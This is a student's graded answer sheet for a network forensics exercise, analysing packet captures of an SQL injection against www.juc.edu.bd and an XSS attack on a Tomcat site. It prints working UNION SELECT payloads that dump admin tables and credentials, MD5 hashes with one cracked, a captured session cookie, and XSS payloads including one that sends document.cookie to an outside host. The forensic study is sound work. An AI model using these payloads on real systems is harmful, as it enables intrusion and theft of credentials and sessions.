NAME: SOUVIK MUKHERJEE

ROLL NO: 231110405


Instructions:

1. **Use the PCAP1.pcapng file to answer questions Q1 through Q12.**
2. **Use the PCAP2.pcapng file to answer questions Q13 through Q20.**
3. **For each question, provide an answer along with the corresponding screenshot from the .pcapng file.**
4. **The screenshot should include the frame ID and any other necessary information to support your answer.**

Q1) What is the destination IP address to which the SQL injection attack is occurring?

ANS: ***Dst IP: 103.159.36.34***

I have used the "HTTP" keyword to filter relevant packets. On doing so, we see the use of "UNION SELECT" which is a potential SQL injection attack. In this packet the attacker is quering for the name of the database with the help of "UNION SELECT"



Q2)What is the Fully Qualified Domain Name (FQDN) of the website undergoing the SQL injection attack?

ANS: ***Host: www.juc.edu.bd***


We can see the host website under attack by doing a right click on the packet and following the HTTP stream. (Follow --> HTTP stream)

Q3) What is the SQL injection payload used to extract the id, email, full name and password from the database?
ANS:

The injected code sniffed from packet is:
"-5%27%20%20union%20select%20%201,2,3,4,
group_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13%20from
%20admin--"

Which is equal to:
-5' union select 1,2,3,4,group_concat(id,0x3a ,fullname,0x3a email,password),6,7,8,9,10,11,12,13 from admin--


"%27 is "apostrophe" symbol and "%20" is "space" and "--" is used to comment out the code that follows the "$id" in the backend code and "0x3a" is used for ":" .":" helps to seperate the entries extracted from the table.



Q4) What is the email address of the user with id=1 ?


ANS: ***admin49@admin.com***

I have placed the "followed HTTP Stream" content of the packet quering the last question's 'SQL query' *(Frame 103775)* in a blank html file to extract the output received by the packet. Here, we can see the two entries extracted by the query, of user ID "1" and "4"



Q5) What is the Password (in plain text) of the user with id=4 ?
ANS:

Plain text password: ***admin***
MD5 hash password: 21232f297a57a5a743894a0e4a801fc3 (used rainbow table in my system, outside VM, to crack password , as there is no access to internet to download hashcat)




Q6) List the tables discovered in the database.
ANS:

The tables discovered in the database are:
"admin, tbl_admin, library, contact, page, site, students, scroller, videos, photos, menu, slider, photo_album, students_attendance, external_link, teacher_staff_attendance, teacher_staff"

Q7) What SQL injection payload is used to retrieve the list of tables from the database?
ANS:


The SQL Payload to retrieve list of tables from the database is: (%27 and %20 are replaced with (') and (space) respectively)

-5' union select 1,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from information_schema.tables where table_schema=database()--




Q8) What is the IP address of the attacker, and what type of IP address is it?

ANS: The IP address of the attacker id the "Source IP" and it is "***Src: 172.29.235.22***"
It is a **private IP** address of class B which ranges from (172.16.0.0 to 172.31.255.255)
It is also an IP, belonging to the "Internet Protocol Version 4 (IPV4)"




Q9) What is the version of the database used on the server end?
ANS:
TheVersion is: ***10.3.39-MariaDB***
The SQL code injected for this retrivel is "5' union select 1,2,3,4,version(),6,7,8,9,10,11,12,13--"




Q10) What is the name of the database used at the server end ?
ANS:
The name of the database is ***"exploreeims_jucedu_dsadf"***

The SQL code injected for this retrivel is "5' union select 1,2,3,4,database(),6,7,8,9,10,11,12,13--"



Q11) Who is the current DB user according to the network capture found during the SQL injection attack ?

ANS: The DB user is ***"exploreeims_aladier@localhost"***
The SQL code injected for this retrivel is "5' union select 1,2,3,4,user(),6,7,8,9,10,11,12,13--"



Q12)What type of hashing is used in the database for storing passwords, and could you provide a few lines of explanation about how you determined the type of hashing by examining the hash value? (Screenshot is not required)
ANS:

Types of hashing mostly used in database for storing passwords are, SHA1, SHA256, MD5, bcrypt, Argon2, scrypt, etc, for additional safety, a salt is also added to it.

Some properties of the most commonly used hashes:
1. **SHA1** hash is a 160-bits message digest represented as 40 hexadecimal characters (4 bits for a hexadecimal character)
2. **SHA256** hash is a 256-bits message digest represented as 64 hexadecimal characters.
3. **MD5** hash is a 128-bits message digest represented as 32 hexadecimal characters.

The two password obtained by us are:
USER1: 004d5ffee9ade56003311e3a267ff3e8
USER4: 21232f297a57a5a743894a0e4a801fc3

Both of these hash values are a 32 bit hexadecimal number stream (0-9 & A-F). If there were no salt used and if we are using some of the standard hash in the backend, ***it must be MD5***.


Hashes are one way function (we cannot determine the message from the hash value. There may be multiple messages with same hash, as per pigeonhole principal), but some of the most commom passwords of MD5 hashes are already cracked, hence MD5 is vulnerable and not used too often without a proper salt.

We could have used a rainbow table (password hacking tool that has a table of precomputed password hashes). We have "hashcat tool" to crack MD5 in ubuntu, but since our VM has no internet, I am unable to install it. I have used it in my system and verified the plain text password of the USER 4 is "admin" (<- which is the answer to Q. 5)

Q13) What is the Cookie information provided by the website under XSS attack to the attacker ?

ANS:


The cookie information provided by the website is:
JSESSIONID=574111407ED0832484FB6AC86102C457



Q14) Provide the list of XSS Payloads used by the attacker for performing the attack?
ANS:

The list of XSS payloads (total 9, one is repeated):

1. <input onchange=alert(1) value=xss> (Frame 46020)
2. <body onload=alert(1)> (Frame 68235)
3. <marquee onstart=alert(1)>XSS</marquee> (Frame 89094)
4. <body onmessage=print()> *(Frame 119043 and Frame 127300)*
5. XSS (Frame 155375)
6. <iframe src="javascript:alert(1)"> (Frame 175113)
7. <script>var{haha:onerror=alert}=0;throw 1</script> (Frame 209767)
8. <video><source onerror=location=/\02.rs/+document.cookie> (Frame 230559)



Q15) What type of server is deployed at the server end ?
ANS:


Server used at the server end is: ***Apache-Coyote/1.1 (Web Server)***
Apache Tomcat server is a Java Servlet Container. Apache Coyote is container component of the Apache Tomcat server. Coyote serves as a connector, specifically for handling the HTTP 1.1


Q16) Which XSS payload is responsible for creating scrolling text on the victim webpage? What is the scrolling text displayed on the victim webpage, as per the XSS payload observed during the Wireshark pcap analysis? (Screenshot is not required)
ANS:

The payload responsible for the scrolling text on the victim webpage is ***"<marquee onstart=alert(1)>XSS</marquee>"*** (Frame 89094)

The scrolling text displayed is ***"XSS".***

We can verify the same using inspect element in Firefox, after creating a webpage by pasting the content of "follow HTTP Stream" (of frame no "89094") in a blank html file.






Q17)Which XSS payload has been observed more than once?
ANS:

'Frame 119043' and 'Frame 127300' both of them uses the XSS payload "<body onmessage=print()>"

No.	Time	Source	Destination	Protocol	Length	Info
91515	78.942853719	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154470634&to=1694154770634&limit=100&mat…
97373	84.005037991	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154475698&to=1694154775698&limit=100&mat…
103294	89.038328565	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154480729&to=1694154780729&limit=100&mat…
109249	94.050318213	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154485730&to=1694154785730&limit=100&mat…
115183	99.128000243	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154490816&to=1694154790816&limit=100&mat…
119043	102.277286050	172.29.232.22	65.61.137.117	HTTP	827	GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP/1.1
120718	104.127334356	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154495818&to=1694154795818&limit=100&mat…
126732	109.303556357	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154500894&to=1694154800894&limit=100&mat…
127300	109.839606182	172.29.232.22	65.61.137.117	HTTP	880	GET /search.jsp?query=%3Cbody+onmessage%3Dprint%28%29%3E HTTP/1.1
133728	114.304057978	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154505996&to=1694154805996&limit=100&mat…
143054	119.317378748	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154510999&to=1694154810999&limit=100&mat…
